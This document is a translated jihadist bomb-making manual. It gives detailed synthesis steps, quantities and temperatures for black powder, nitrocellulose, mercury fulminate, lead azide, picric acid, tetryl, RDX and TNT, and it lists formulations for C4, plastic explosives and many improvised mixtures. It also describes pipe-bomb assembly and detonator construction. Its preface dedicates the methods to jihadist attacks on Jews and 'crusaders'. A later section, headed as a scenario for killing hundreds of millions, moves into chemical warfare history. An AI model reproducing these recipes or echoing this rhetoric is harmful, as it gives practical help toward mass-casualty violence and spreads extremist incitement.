3. (75%) of barium nitrate + (12.5%) of vegetal charcoal + (12.5%) of agricultural sulfate. The process is the same like the last two processes.
4. (70.4%) of potassium nitrate + (10.2%) of sodium sulfate + (19.4%) of agricultural sulfate. The process is the same as the first one.

Second: by using the solvents (ethylene alcohol + water) and heating
The percentages used in this process are the same mentioned in the first process with an increase of ethylene alcohol and water percentage. We will explain the preparation process of the black gunpowder in God's willing by using the potassium nitrates, and by taking the percentages in weight (grams), and with other materials in the same way (by using the chlorate and ammonium nitrates).

Preparation Process
Needed Percentages
22.5 gram of potassium nitrate + 4.5 grams of vegetal charcoal + 3 grams of yellow agricultural sulfate + 15 cm^3 of cubic distilled water + 65 cm^3 of ethylene alcohol (ethanol + alcohol)
Observation:
If you want to increase the amount, you can double the percentages or multiply them by a specific number according to the needed amount.
1. We grind the three substances independently and gently.
2. We mix the three substances with each other and continue to stir gently.
3. We now add ½ of the required amount of water (7.5 cm^3 with stirring

Until the mixture is blended, and then we add the remaining of the water)

4. We start now the heating process until we see bubbles coming out (we warn you by not letting the mixture boils, and keeping its moisture by stirring while heating).

Observation:
Be careful that some of the mixture is stuck at the container while heating to prevent burning.

5. After seeing the bubbles, move it from the heat, and pour it immediately over the alcohol (65 cm^3) with stirring. Then, leave the new mixture for 3-5 minutes.
6. Filter the mixture by pouring it over a piece of cloth, and then squeeze it to get rid of the liquid substances.
7. Dry the substance immediately under the sun, because the more you delay, the effective of the powder will be reduced.
8. The black gunpowder is now ready for use.

(Picture) of the particles of back gunpowder and the cloth filter

Red and White Gunpowder

This kind is used in weapons and shells as a propellant material. It can be prepared in a safe and easy way:

Fahd (TC: it is a common Arabic name), it is better from here

Needed Substances:

1. Potassium nitrate: from laboratories or prepared in labs.
2. Granulates white sugar
3. Ferrous oxide powder (you can get them from the agricultural stores), and used as a booster. It is not an important substance. If you can't find it, you don't need to do this experiment.
4. Heat source
5. Pure water

Preparation Process:

1. Put 480 cm^3 of sugar in a container that handles the temperature, then add to it 560 cm^3 of potassium nitrate, and pour 840 cm^3 of pure water to mixture.
2. Place the sugar container + potassium nitrates + water over the slow fire and stir, and mix until the mixture melts in the water.
3. Add 30cm^3 of ferrous oxide (if available), which is better for the mixture, increase the heat, and stir gently until the mixture boils.

Observation: the mixture will take the color of the ferrous oxide.

4. Continue in stirring until the mixture is reduced to the fourth of its volume and becomes heavier.
5. After the mixture reaches its fourth volume, we notice that it becomes heavier. We remove it for the heat sources and display it on an aluminum plate.
6. Expose the mixture to the sun, and stir it every once in a while to dry it completely.

7. Rub the substance part by part above the metal filter and expose it again to the sun to insure a complete dryness of granulates. Now the substance is ready for use. If you don't add the ferrous oxide, the solution color will be white.

(Picture)

Smokeless Powder (nitrocellulose)
It is used as propellant charges in some shells.

Needed Substances:
1.Medical cotton
2.Concentrated nitric acid from the labs, hospitals, lab centers.
3.Concentrated sulfuric acid

Preparation Process:
1. When the cotton is not medical, we boil it for ½ an hour in sodium hydroxide (2% concentrations), (2 cm^3 of sodium hydroxide + 100 cm^3 of pure water). After ½ an hour, we remove the cotton and wash it in hot water, and leave it until use. No need for this process if the cotton quality is medical.
2. When both acids are concentrated (85% to 98%): Put 20 cm^3 of water in a container, then add to it 250 cm^3 of sulfuric acid while the mixture container is placed in a larger ice container (ice bath). After completing the addition of acid, add 350 cm^3 of nitric acid. The temperature should not exceed 25^o Celsius. If the two acids are not concentrated (65% to 80%), you don't have to add water.
3. Add the medical cotton in small pieces to the mixture and stir it good.
4. We can get rid of the remaining acid and squeeze the cotton by using the stirring rod to remove the acid, and then we wash the particles in boiled water five times for 25 minutes. We can put the cotton in a cooking pot, and boil it for ½ an hour. If the acid trace remains, we put the cotton in sodium carbonate (2% concentration), and dry it under the sun or in room temperature, and have it ready for use.
5. Add acetone to the cotton in portions and stir it until you get a sticky mixture similar to the dough. Dry it until becomes ready for use.

Bullzai explosive, which can be highly effective and less effective where it can be prepared easily by using the smokeless gunpowder (Bullzai)

Needed Materials:
1.Bullzai (smokeless gunpowder)
2.Detonating capsule (detonator)

Usage Process
1. To use it as a low effective explosive: we pour the gunpowder into the metal pipe, and place a slow detonation cord, where the metal tube is fragmented, and the fragmentations flies with a speed of 600 ft/sec.
2. To use it as a high effective explosive: we put the gunpowder inside the metal pipe, and put it

in a detonating capsules (detonator). When the pipe explodes, it will be fragmented and sends high-speed fragmentations that reach a speed of 20000 ft/sec.

Slow Materials and Highly Explosive

It can be made from the highly flammable double base materials like the odorless powder used as a charge in gun ammunitions. It contains the sensitive material of nitroglycerin.

Sources: guns shops.

Needed materials:
1. Odorless mixture used in stuffing the gun bullets.
2. Detonation capsules or detonator, and timing valve.

How to be used as a slow explosive material:
Pour the powder in a steel pipe, sealed from one end, and then can be detonated through the timing valve (can be an ignition cord). When a steel pipe is used, it will explode to several pieces that fly at a speed of 600 ft/sec.

As a highly explosive material:
Pour the charge into a steel pipe, sealed from one end, and put the detonation capsule inside the charge and subjacent to the surface. When the pipe explodes, it will be divided into small pieces that fly at a speed of 20000 ft/sec.

Observation:
Because of the nature of the resulted mixture of nitro cellulose and double base nitroglycerin; this mixture is one of the propellant explosives that can be detonated by a detonation capsule. When it explodes, it gives powerful results, which are stronger than the TNT used for military purposes. This material can be used to hit solid and hard targets.
(Picture) = detonator with detonation cord _ steel pipe _mixture _ gunpowder.

Dust Emission Explosives:
The explosive initiator that induces an average material to produce dusty explosives can be produced quickly and safely.
This kind of explosive charge is good to dust different areas like rooms and buildings.

Needed Materials:
- Flat can (3” diameter), 1.5” height, and looks like a tuna can, which will serve the purpose.
- Detonation capsules.
- Explosive material and preferred to be plastic like C4.
- Aluminum in the shape of (sheets wire, powder, and pieces)
- 4” Large nail (10 cm)
- 6 mm diameter wood rod
- Flour, kerosene, and aluminum powder.

Page 141 of 156

Making explosives from A to Z (tested)
I put these completed processes to make explosives before you, and wishing from the almighty God to be helpful to anyone asking for jihad in the name of God, but can't find the tool or weapon, despite the targets in front of his eyes. For this reason, these ways are for those who want to support Moslems and purify the countries from the Jews and crusaders. Please of those who don't have the experience in the field, not to try any experiments. I mean by experience is, someone who studied or studying (pharmacy or labs testing preparations). I dedicate this work for anyone who says "there is no God but Allah". The reader will find these ways have several divisions, where in the fires and second division the essential materials, which by preparing them, the explosive will be easily prepared. The explosive materials prepared in the third section. Then, the electrical detonators in the fifth section that still in practice, and better than the cords in the fourth sections. I ask the almighty God to protect all Moslems from harms.
(((((The source of these processes is the jihad encyclopedia by Ibn Al Islam, God bless his efforts and protect him of any harm))))) Please of all brothers who have any materials of flyers to distribute them, because whatever you see unbeneficial, might be useful to others.

5. Detonators
    1. Regular detonator 24

2. Electrical detonator 26

(2)
Inducing substances (1) mercury fulminates

Percentages:
1.5 grams, 10.72 ml, 13 ml
Mercury, nitric acid, ethylene alcohol
, HNO_3, $C_2 H_5 OH$

Operation Steps:
(1)-
We put 10.72 ml of nitric acid in a flask, and we add to it 1.5 grams of mercury by using the dripper, and increasing the temperature to 55^o Celsius until it melts completely. We notice the appearance of bubbles, and also notice that the melting is fast when we increase the temperature.

(2)-
We put 13 ml of ethylene alcohol in a container and raise its temperature to 35^o Celsius.

(3)-
We add the mercury mix and heated nitric to 55^o Celsius, to the ethylene alcohol heated to 35-40^o Celsius.

(4)- After this addition, we notice the appearance of white steams.
[It is possible if the steams don't appear to increase the temperature until the appearance of steams]
It is preferred to ignite them to get red of their poison, and to expedite the experiment.

(5)-
When the mixture gets reacted, we cover the container until the ignition is extinguished a little, and then we add a little bit of ethylene alcohol.
[We notice the formation of mercury fulminate that has several colors such as silver, brown, yellow, or white]. You can wash and filter it by distilled water, and dry it in a dark aired place.

(Observations)
First:
In case of pouring the mixture of mercury and nitric to the ethylene alcohol, the temperatures have to be 55^o Celsius for the first mixture, and 35^o: 40^o Celsius for the ethylene alcohol.
In this case the white smokes appear to be very little and don't evaporate; the container needs to be heated

until the steams evaporate, and then you ignite them. If the mixture is inflamed, it can be covered to extinguish the fire, and then a little bit of ethylene alcohol is added to it.

Second:
If we raise the temperature of the mercury and nitric mixture to 60^{o} or 65^{o} Celsius, and then added it to the ethylene alcohol, we will notice a popping and splash inside the container, and then a condensed amount of a white smoke appears, which must be ignited to get rid of it. In this case the ignition calms without the inflammation of the mixture, and we add to it a little amount of ethylene alcohol. It should be filtered, washed in water, and dried in a dark aired place.

(2) Inducing Materials, Lead Azide

Percentages:
4 grams, 6 grams
Sodium Azide, Lead Nitrate
NA $N_{3,}$ PB $(NO_3)_2$

Operation Steps
First:
(1)- We prepare a 4% concentration of sodium azide solution. This means, we melt 4 grams of sodium azide in 55% ml of distilled water. (It is car battery water).
(2)- We prepare a 6% concentration of lead nitrate solution. This means, we melt 6 grams of lead in 55% ml of distilled water.
(3)- We add the sodium azide solution to the lead nitrate solution with flipping. (We notice the formation of a lead azide)
(4)- The mixture is filtered and washed in distilled water, and dried in a dark aired area.

Activating Materials
(1)- Picric Acid

Percentages
5.8 grams, 16 ml, and 16 ml
Phenol, sulfuric acid, and nitric acid
$CO\ H_5\ OH,\ H_2\ SO_4,\ H\ N\ O_3$

(1)- Take 5.8 of phenol, put them in a glass cup, add 16 ml of sulfuric acid, and flip them until you have a complete melting.
(2)- Add this mixture to 16 ml of nitric acid placed in another cup with the consideration of temperature to be raised while pouring above 50^o Celsius and to be heated for 5: 7 minutes, and keeping the temperature between 80: 100 degrees Celsius.
(3)- Pour this mixture into another cup that has more than 50 ml of cold water. (Pouring has to be in one portion and without shaking the liquid before pouring). (We notice after pouring the mixture over the water, the formation of greenish yellow picric crystals).
(4)- It will be filtered, washed in distilled water, and dried in an aired area.
Observation:
(Don't store it until it is completely dry)
Observation:
(Before filtration and after making the crystals when is left for the longest time; the crystals will form, and the melted substance will crystallize and appear. It is shown when you see the substance or the crystals separate completely from water according to their density, either above the water or below it.

Activating Materials
(2) Tetryl
Percentages:
3 ml, 50 ml, and 50ml
N, N-dimethylaniline, sulfuric acid, and nitric acid
$C_6H_5N\ (Ch_3)_2,\ H_2SO_4,\ HNO_3$

Operation Steps:
(1)- Dissolve 3ml of N, N-dimethylaniline in 50 ml of sulfuric acid, and consider not to raise the temperature above 20^o Celsius by using an ice valve and continuous flipping. [To ensure the melting process, we put a drop of the solution in water, if it gets muddy; this means the dissolving is not completed].
(2)- Add the mixture to 50ml of nitric acid in portions and make sure the temperature doesn't rise above 30^o Celsius by using an ice valve.

(3)- Raise slowly the temperature of the mixture to 40° Celsius, and then add 250ml of iced water. (We notice the formation for Tetryl crystals that have a yellowish orange color).
(4)- Leave the resulted mixture for three hours until the formation and the crystallization is completed, and the Tetryl crystals appear.
(5)- Filter the result, do the distillation and separate the acids by adding the heated sodium bicarbonates (40° Celsius and 5% concentration) to balance the solution, and you know that by using the PH paper.
(6)- The result mixture is filtered and dried completely. We have now a pure Tetryl of acids, and can become as a powder, or freeze it a little.
Observation: [During some of the Tetryl experiments and after pouring process of the (N, N-dimethylaniline) and sulfuric acid on the nitric acid, the temperature rises to 40° or 50° Celsius. It was discovered that the experiment might be good or bad. In some other experiments, it was discovered that after the end of the pouring process, the temperature doesn't rise, and you can pour a limited amount of cold water directly over the mixture and without raising the temperature. We notice the change of a sharp light orange color. It is then filtered from acid in the same mentioned process.

Activating Materials
Cyclonite (RDX)
Percentages
5 grams, 48 grams, and 57 ml
Hexamine, ammonium nitrate, and nitric acid
$C_6N_{12}N_4$, NH_4NO_3, and HNO_3

Operation Steps:
(1)- We put 5 grams of hexamine with 42 grams of ammonium nitrate in a container. (You can grind them to ease the reaction process, and grind each one of them independently).
(2)- We add to the mixture 57ml of nitric acid little by little with flipping the mixture and keeping the temperature under 15° Celsius by using the ice bath and salt.
(3)- After completing the addition, we raise the mixture temperature to 80° Celsius and keep it for ½ an hour (without flipping and without covering the container, and some brown gases might come out in one portion with a major rise in temperature).
(4)- We remove the mixture from the heat sources, put it in an ice bath, and cool it down to 20° Celsius.
Observation: the RDX crystals composed of blemishes and acids.

(5)- We add acetone acid to the resulted mixture in order to complete the crystallization and formation in case the brown steam doesn't appear.
(6)- We do the filtering, balance the result with the concentrated sodium carbonate (5%), and we know that by using a PH paper.
(7)- We heat the mixture, evaporate the water, and will get a pure RDX of blemishes and acids. It is ready for use.

(8) Explosive Materials
Trinitrotoluene TNT
Percentages:

114 ml of the first solution, second solution (?)
41.3 ml of C_7H_8 + 15.1 ml 23.3 ML +37.5ml
Sulfuric toluene, nitric sulfuric, and nitric (?)
Multiplied 12 times, multiplied 3 times

Operation steps:

(1)- We put 57 ml of the first solution in an ice bath, and we add to it 114 ml of toluene drop by drop, gradually and gently to keep the temperature under 20^o Celsius.
Then, we flip the mixture for 15 minutes.
(2)- We heat up the mixture to raise its temperature to 50^o Celsius with continuous flipping (stirring).
We add 280ml of the first solution to the mixture and raise the temperature to 55^o Celsius for 15 minutes.
(4)- We notice the formation of an oily layer on the solution. Try to obtain this layer by the dripper or cooling, or by both ways. You can cool it off by using water and ice directly on it.
Observation: After getting that oily substance, we pour the pure solution in a large container that has iced water. The substance will form, and the dissolved amount of the solution will settle on the oily layer, or a nitro toluene.
(5)- Add 280ml of the first solution to the oily liquid resulted from the last step, and raise the temperature to 83^o Celsius slowly, and keep it for ½ an hour.
Observation: the solution has to be poured to the oily layer slowly to avoid dissolving it.
(6)- Cool off the solution to 60^o Celsius and keep the temperature for ½ an hour. We will notice the development of forming a second oily layer.

(Dinitrotoluene)
(7)- Suck out the oily layer and operate with it as mentioned.
(8)- Add 161ml of concentrated sulfuric acid to the oily layer gently and slowly, and heat up gently to raise the temperature to 80^{o} Celsius.
(9)- Add 183ml of the second solution to the mixture, raise the temperature to 104^{o} Celsius, keep it for three hours, and then reduce the temperature to 10^{o} Celsius and keep it for a ½ an hour.
(10)- Wash the oily layer after you get it from the previous way by a boiling water, and then by the ice water where the TNT (trinitrotoluene) will harden.
(11)- You can purify the TNT by using 15 grams of sodium sulfate solution + 1.5 grams of sodium carbonate for every 100 ml distilled water, and then dissolve the formed TNT with it by heating. The result will be the pure TNT after the dissolve, wash, boil, and cooling the hard substance.

Important Information:

It is supposed to have the amount from the previous percentages; 136 grams, but depends on the accuracy and care at work, and the process of separating the oily layer, which might be more. The TNT is hard to dissolve in water, does not affect the metals, and doesn't react with them. It dissolves with the sulfuric and nitric acids. It doesn't have the ability to absorb moisture. Its density is 1.6. Its importance is shown in the easiness to make without danger, its blasting power, and chemical stability, less shock sensitivity, fusion, and heat. This is what makes it safe to use.
The pure TNT has a yellowish white color, gets affected by light, and forms a brown or black layer.

(2) C4 Explosive Material
The explosive material C4 is composed of the following mixture:
91% of RDX
1.6 of metallic oil (car oil)
7.4% of nitrocellulose
****

C3 explosive Material is composed of the following mixture:
77% of RDX
23% of butylphosphine + nitrocellulose
Observation:
It is possible to be 3% Nitrocellulose + Dinitrotoluene
****

(4) Hexoline Explosive Material is composed of the following mixture:
50% RDX + 50% TNT
****

(5) TNT Explosive Material Tetryl is composed of the following mixture:
50% Tetryl + 50% TNT
****

(6) Plastic Explosive Material is composed of the following mixture:
71% RDX
6% Zinco oil (paint oil)
4% TNT
11% Dinitrotoluene
5% Toluene
3% Tetryl

Observation:
The color of the material is a brownish yellow and used as an essential charge. Its blasting velocity is 7.93 km/sec. It is 35% sensitive to impact. It is explosion temperature is 172^{o} Celsius.
Similar to C3 and doesn't react with metals, and is not affected by moisture. Its stability is good during storage.
****

Explosive Materials / Group of Mixtures

First; German Explosive

This explosive is composed of the following mixture:
50% Methylamine Nitrate + 35% Sodium Nitrate + 15% RDX
****

Second:
A mixture composed of the following:
80% of Potassium Chlorate $KCPO_3$
10% of Sugar
10% of Aluminum Powder
****

Third:
A mixture composed of the following:
90% of Potassium Chlorate $KCPO_3$
10% of Kerosene
****

Fourth:
A mixture composed of the following:
78% of Potassium Chlorate $KCPO_3$
12% of Potassium Nitrate KNO3
5% of Sulfate
4% of Charcoal
4% of Metallic Oil (car oil)
(TC: It is more than 100 %?)
****

Fifth:
A mixture composed of the following:
88% of Potassium Chlorate
12% of Magnesium Oxide
****

Sixth:
A mixture composed of the following:

UNCLASSIFIED//FOR OFFICIAL USE ONLY


88% of Potassium Chlorate
12% of Vaseline (hair lotion)
****

Seventh:
A mixture composed of the following:
40% of Ammonium Nitrate
60% of TNT
****

Eighth:
A mixture composed of the following:
60% of Barium Nitrate
40% of TNT
****

Ninth:
A mixture composed of the following:
80% of Ammonium Nitrate
15% of Aluminum Powder
5% of Charcoal
****

Tenth:
A mixture composed of the following:
88% of Ammonium Nitrate
12% of Sugar
****




Eleventh:
A mixture composed of the following:
77% of Ammonium Nitrate
3% of Wood Sawdust
12% of TNT
3% of Nitroglycerine
5% of Nitrocellulose
****

Twelfth:
A mixture composed of the following:
94% of Ammonium Nitrate
2% of Potassium Nitrate
4% of Charcoal
****
Thirteenth:
A mixture composed of the following:
91% of Ammonium Nitrate
4% of Potassium Nitrate
5% of Glue
****
Fourteenth:
A mixture composed of the following:
15% of Nitroglycerine
62% of Sodium Nitrate
21% of Sawdust
4% of Sodium Carbonates
****
Fifteenth:
A mixture composed of the following:
26% of Nitroglycerine
33% of Potassium Nitrate
41% of Sawdust
****
Sixteenth:
A mixture composed of the following:
47% of Nitroglycerine
50% of Sawdust
3% of Gunpowder Cotton
****


UNCLASSIFIED//FOR OFFICIAL USE ONLY

Seventeenth:
A mixture composed of the following:
88% of Nitroglycerine
5% of Potassium Nitrate
7% of Tetryl
****
Eighteenth:
A mixture composed of the following:
9.5% of Nitroglycerine
0.5 of Nitrocellulose
59% of Ammonium Nitrate
6% of Sawdust
10% of Ammonium Oxalates
15% of Sodium Chloride
****



Cords
(1)- Slow Cord

Observations regarding the slow cord:




- Every kind of the slow cords ignites within a second with the consideration of the effect of moisture on the gunpowder.
- When we use the cord after storing it, we cut 15 cm of its ends.
- The cord should not be bended to avoid the separation of gunpowder granulates from each other.
- We cut the cord in a straight way and place it in the detonator, and we cut the other intended to ignite end in a 45^{o} shape.
- The cord is isolated during storage for example by a glue tape to avoid the moisture.
- We take a piece of the cord for testing (test the time of ignition).

Connecting a Slow Cord with another Slow Cord:
Both cords are cut in a 45^{o} shape. For more assurance, we place a matchstick head between them, and wrap them by a duct tape.

- Slow cord comes in different colors, black or blue.

Fast Cord:




* 30cm of a fast cord ignites in one second.
Some 60cm cords ignite in one second.
Some 90cm cords ignite in one second.
It all depends on the kind, quality, and purity of gunpowder.

Observations:

- If we do a cross section cut to the cord, we will see four columns of gunpowder.
- Its outer cover has several colors and can be made of plastic or tar.
- It is used in booby traps.

Detonation Cord


- It is called an exploding cord also.



- The detonation cords ignites at a speed of 8 km/sec
- The cover has a plastic substance.
- The detonation cord explodes and doesn't burn.

- The explosion wave speed to the cord is 8 km/sec
- The detonation cord substitutes for the use of many detonators.
- We can detonate several charges at once by using it.
- It can't be used under water after ten hours.
- It can explode by using a tension force or impact equal to 15 km (TC: Wrong unit?)
- It is used for uprooting the tress in the civilian usages.
- It is prohibited to expose it to the sun for a long period of time.
- It is used in making explosive weapons.

Detonators



They are metal containers (aluminum or copper) that contain a highly sensitive inducing material. They are two kinds:
(1)- Regular detonator:
It is a regular metal tube, sealed from one end, and its length is 5 cm, and diameter is 7-mm. There are several other measurements. It contains an ignition charge (mercury or potassium fulminate + sugar or gunpowder cotton). It also contains a blasting charge of a highly sensitive inducing material (lead, silver, or copper azide); and a major charge of a highly effective explosive material like (RDX, Picric, or Tetryl). The detonator is considered damaged if it has any deformation in the shape. The regular detonator blasts by the slow or fast ignition cord.

The container is made of plastic, aluminum, or copper. The aluminum is usually used in most detonators, but it is a treated aluminum. The plastic container has an excellent advantage.

Observation: (copper azide is highly sensitive to heat and compress. It might explode on its own. Therefore, it is not used).
Another Observation:
When the lead azide is placed in copper detonators, it will spontaneously react with the copper metal, and will convert into a copper azide.

(2)- Electrical Detonator
Its components are the same as the regular detonator, except it has an electrical resistance made of a tungsten wire and two conductive wires that have the length of 2: 7 meters.
These detonators are used when there is an electrical source (a battery or something else).

سيناريو لعملية قتل اكثر من ٣٠٠ مليون في عشر دقائق

بسم الله الرحمن الرحيم

﴿وَأَعِدُّوا لَهُم مَّا ٱسْتَطَعْتُم مِّن قُوَّةٍ وَمِن رِّبَاطِ ٱلْخَيْلِ تُرْهِبُونَ بِهِۦ عَدُوَّ ٱللَّهِ وَعَدُوَّكُمْ وَءَاخَرِينَ مِن دُونِهِمْ لَا تَعْلَمُونَهُمُ ٱللَّهُ يَعْلَمُهُمْ ۚ وَمَا تُنفِقُوا۟ مِن شَىْءٍ فِى سَبِيلِ ٱللَّهِ يُوَفَّ إِلَيْكُمْ وَأَنتُمْ لَا تُظْلَمُونَ﴾

"And make ready against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to threaten the enemy of Allah and your enemy, and others besides whom, you may not know but whom Allah does know."

(سورة الأنفال 60)

THE WAR GASES
(حرب الغازات السامة)

(تاريخ الحرب الكيميائية والتهديد الحالي)

يعود تاريخ استخدام الاسلحة الكيمياوية في الاقل الى عام ٤٢٣ قبل الميلاد حينما استولى حلفاء إسبارطة في حرب شبه جزيرة بيلوبونيسيا على حصن استمات فيه اليونانيون بواسطة توجيه الدخان المنبعث من الفحم والكبريت والقار المشتعل خلال حزمة جوفاء الى داخل الحصن. وقد شهدت الصراعات الاخرى خلال القرون المتعاقبة استخدام الدخان واللهب، وإكتشف اليونانيون خلال القرن السابع بعد الميلاد، النار اليونانية ويُحتمل أن يكون مزيجاً من القلْفونية والكبريت والقار والنفتا والكلس ونترات البوتاسيوم. وقد طفا هذا المزيج على سطح المياه وكان فعالاً في العمليات البحرية على وجه التحديد .

وإستخدمت مدينة البندقية خلال القرنين الخامس عشر والسادس عشر سموم غير محددة في قذائف الهاون المجوفة المتفجرة وشحنت أوعية مسمومة لتسميم أبار ومحاصيل وحيوانات أعدائها .

HISTORY OF CHEMICAL WARFARE AND CURRENT THREAT

The use of chemical weapons dates from at least 423 B.C. when allies of Sparta in the Peloponnesian War took an Athenian-held fort by directing smoke from lighted coals, sulfur, and pitch through a hollowed-out beam into the fort. Other conflicts during the succeeding centuries saw the use of smoke and flame, and the Greeks, during the seventh century A.D., invented Greek fire, a combination probably of rosin, sulfur, pitch, naphtha, lime, and saltpeter.

This floated on water and was particularly effective in naval operations. During the fifteenth and sixteenth centuries, Venice employed unspecified poisons in hollow explosive mortar shells and sent poison chests to its enemy to poison wells, crops, and animals.


وقد أحدثت ولادة الكيمياء اللاعضوية الحديثة خلال أواخر القرن الثامن عشر وأوائل القرن التاسع عشر وازدهار الكيمياء العضوية في ألمانيا خلال أواخر القرن التاسع عشر وأوائل القرن العشرين على حد سواء رغبة متجددة في استخدام المواد الكيمياوية كاسلحة عسكرية ومناقشة جريئة فيما يتعلق بأخلاقيات الحرب الكيمياوية . وقد رفضت الأميرالية البريطانية طلبا عام 1812 باستخدام السفن المحمّلة بالكبريت والمشتعلة كتمهيد لإنزال القوات البحرية في فرنسا واعتبرته " عملاً مناوئاً لقواعد الحرب ".
وأدانت وزارة الحرب البريطانية بعد مرور إثنين وأربعين عاماً بطريقة مماثلة إقتراح السيرلايون بلايفير باستخدام قذائف مملوءة بالسيانيد لكسر الحصار عن سيباستوبل إبّان حرب القرم ، محتجة بان استخدام السيانيد كان " فعلاً لا إنسانياً وعملاً شريراً كدس السموم في إمدادات مياه العدو "
{ وردّ السير لايون بالمثل قائلاً " ليس لهذا الاعتراض أي معنى. إذ يُعدُّ عملاً شرعياً في الحرب حينما يتم ملئ القذائف بالمعدن المنصهر وتُلقى على العدو حيث تُحدث أروع أشكال الموت. لماذا يُعتبر البخار السام الذي يقوم بقتل الناس بدون معاناة عملاً غير شرعي فهذا أمر لا استطيع إدراكه. ومع ذلك سيتم استخدام موضوع الكيمياء بدون شك في وقت ما للتقليل من معاناة المقاتلين }




The birth of modern inorganic chemistry during the late eighteenth and early nineteenth centuries and the flowering of organic chemistry in Germany during the late nineteenth and early twentieth centuries generated both a renewed interest in chemicals as military weapons and also a spirited debate concerning the ethics of chemical warfare.

The British admiralty rejected as, "against the rules of warfare," an 1812 request by Admiral Thomas Cochrane to use burning, sulfur-laden ships as a prelude to marine landings in France. Forty-two years later, the British War Office similarly condemned Sir Lyon Playfair's proposal to use cyanide-filled shells to break the siege of Sebastopol during the Crimean War, arguing that to use cyanide was "inhumane and as bad as poisoning the enemy's water supply." (Sir Lyon retorted, "There's no sense to this objection. It is considered a legitimate mode of warfare to fill shells with molten metal that scatters upon the enemy and produces the most frightful modes of death. Why a poisonous vapor that would kill men without suffering is to be considered illegitimate is incomprehensible to me. However, no doubt in time chemistry will be used to lessen the sufferings of combatants.")

وتضمنت مقترحات القرن التاسع عشر الأخرى التي لم تدخل حيز التنفيذ أبداً فكرة استخدام قذائف مليئة بالكلور ضد إتحاد (الولايات الإحدى عشرة) إبّان الحرب الأهلية الأمريكية واقتراح نابليون الثالث خلال الحرب الفرنسية البروسية بأن تُغمس الحِراب الفرنسية في سم السيانيد . وحاول مؤتمر بروكسل عام 1874 منع استخدام السموم في الحرب .وأخذت الوفود التي حضرت مؤتمرات لاهاي في عامي 1899 و 1907 بنظر الاعتبار معدل وفيات الحرب الكيمياوية بيد أنها لم يكن بمقدورها صياغة أكثر من مسودة قرار ضعيفة ومبهمة اللهجة ضد استخدام العناصر الكيمياوية في سوح الوغى وضد الملابسات الأساسية لهذا النقاش، نشبت الحرب العالمية الأولى وفي الأيام الأولى للحرب، استخدمت الوحدات الألمانية قاذفة اللهب المحمولة , وهو الاكتشاف الجديد الذي لم يعوّل عليه حتى ذلك الوقت، أما فرنسا حيث استخدمت الجندرمة بنجاح عوامل السيطرة على الشغب للحد من الحشود المدنية ، واستعملت كميات صغيرة من هذه العوامل في مناوشات طفيفة ضد الألمان .وعلى الرغم من أن عوامل السيطرة على الشغب هي أول عناصر كيمياوية استخدمت حديثاً في ساحة القتال، حيث أثبتت عدم فعاليتها بدرجة عالية، واستمر البحث للمزيد من عوامل السيطرة على الشغب خلال الحرب .

Other nineteenth-century proposals that were never put into practice included the idea of using chlorine-filled shells against the Confederacy during the American Civil War and the suggestion of Napoleon III during the Franco-Prussian War that French bayonets be dipped into cyanide. The Brussels Convention of 1874 attempted to prohibit the use of poisons in war. Delegates to the Hague Conventions in 1899 and 1907 considered the morality of chemical warfare but were unable to draft more than a weak and vaguely worded resolution against the use of chemicals on the battlefield.

Against the background of this debate, World War I began. Early in the war, German units used the new, but as yet unreliable invention, the portable flamethrower; and France, where gendarmes had successfully employed riot-control agents for civilian crowd control, used small quantities of these agents in minor skirmishes against the Germans. Riot-control agents, although the first chemicals used on a modern battlefield, proved largely ineffective, and the search for more effective riot-control agents continued throughout the war.



chlorine-filled shells

قذائف مليئة بالكلور

ولا ينبغي أن يُثير المرء الاستغراب بأن ألمانيا ذات الصناعات الثقيلة كانت أول دولة تستخدم العوامل الكيمياوية على نحو واسع النطاق خلال الحرب بفعل قاعدتها العلمية المؤثرة في الكيمياء النظرية والتطبيقية وطاقتها لإنتاج العناصر الكيمياوية على نطاق واسع . وأطلقت الوحدات الألمانية ما يقارب 150 طناً من غاز الكلور من حوالي 6000 اسطوانة بالقرب من إبرس في بلجيكا خلال ظهيرة الخامس عشر من نيسان عام 1915 وعلى الرغم من أن هذا الهجوم قد تسبب في موت ليس أكثر من 800 شخص، فقد أثر تأثيراً نفسياً ساحقاً على قوات الحلفاء البالغ عددها 15.000 جندياً الذين همّوا بالتراجع فوراً . وعلى أي حال فان الألمان لم يكونوا على أهبة الاستعداد للاستفادة من هذا النصر وآلَ مصير غاز الكلور وكل ما خَلَفه الى تأدية دور تعبوي فضلاً عن القيام بدور استراتيجي إبّان الحرب .

It should have been no surprise that the first large-scale use of chemical agents during the war was by heavily industrialized Germany, with its impressive scientific base of theoretical and applied chemistry and its capacity for mass production of chemicals. German units released an estimated 150 tons of chlorine gas from some 6000 cylinders; near Ypres, Belgium, during the afternoon of 15 April 1915. Although this attack caused probably no more than 800 deaths, it was psychologically devastating to the 15,000 Allied troops, who promptly retreated. The Germans, however, were unprepared to take advantage of this victory, and chlorine and its successors were doomed to play a tactical, rather than a strategic role, during the war.


وبُعيد ذلك، كان البريطانيون على أهبة الاستعداد للرد بالمثل باستخدام غاز الكلور ,وهكذا توسعت الترسانة الكيمياوية لكلا الجانبين بإضافة الفُوسجين (كلوريد الكربونيل) والكلوروبيكرين .وقد ألحقت هذه العوامل الثلاثة ضرراً كبيراً في المجاري التنفسية العليا والسفلى، لذا دعت الحاجة ان يقوم الجانبان بتطوير أنواع مختلفة من الأقنعة الحيلولة دون التعرض للإصابة من جراء استنشاقها .وكانت للأقنعة القدرة على الحماية ضد السيانيد أيضاً الذي أستخدمه الفرنسيون والبريطانيون على نحو محدود في ساحة القتال (بيد أنّ الألمان لم يستخدموه) خلال سير المعارك .


وعلى أي حالٍ ، وفي الثاني عشر من تموز عام 1917 وعلى مقربة من مدينة إبرس في بلجيكا، أطلقت قذائف المدفعية الألمانية خردل كبريتي وهو نوع جديد من العوامل الكيمياوية الذي أوقع 20.000 إصابة وأحدث سلسلة معضلات جديدة . وكان الخردل وهو سائل لا يتطاير نسبياً وأكثر دواماً مقارنةً بالعوامل المستخدمة سابقاً وهكذا لم يُصبح الهواء الذي تنفسه الجندي فقط، بل الأشياء التي لمسها أيضاً أسلحة محتملة .

Shortly thereafter, the British were ready to respond in kind with chlorine, and the chemical armamentarium of both sides expanded with the addition of phosgene and chloropicrin. These three agents damaged primarily the upper and lower airways, and both sides developed a variety of masks (Black Veil Respirator, Flannel Hood, Tissot Mask, Horse Mask, British Box Respirator, German Mask, WW1 Mask) to prevent inhalation injury. Masks also had the potential to protect against cyanide, which the French and the British but not the Germans) also fielded to a limited extent during the war.



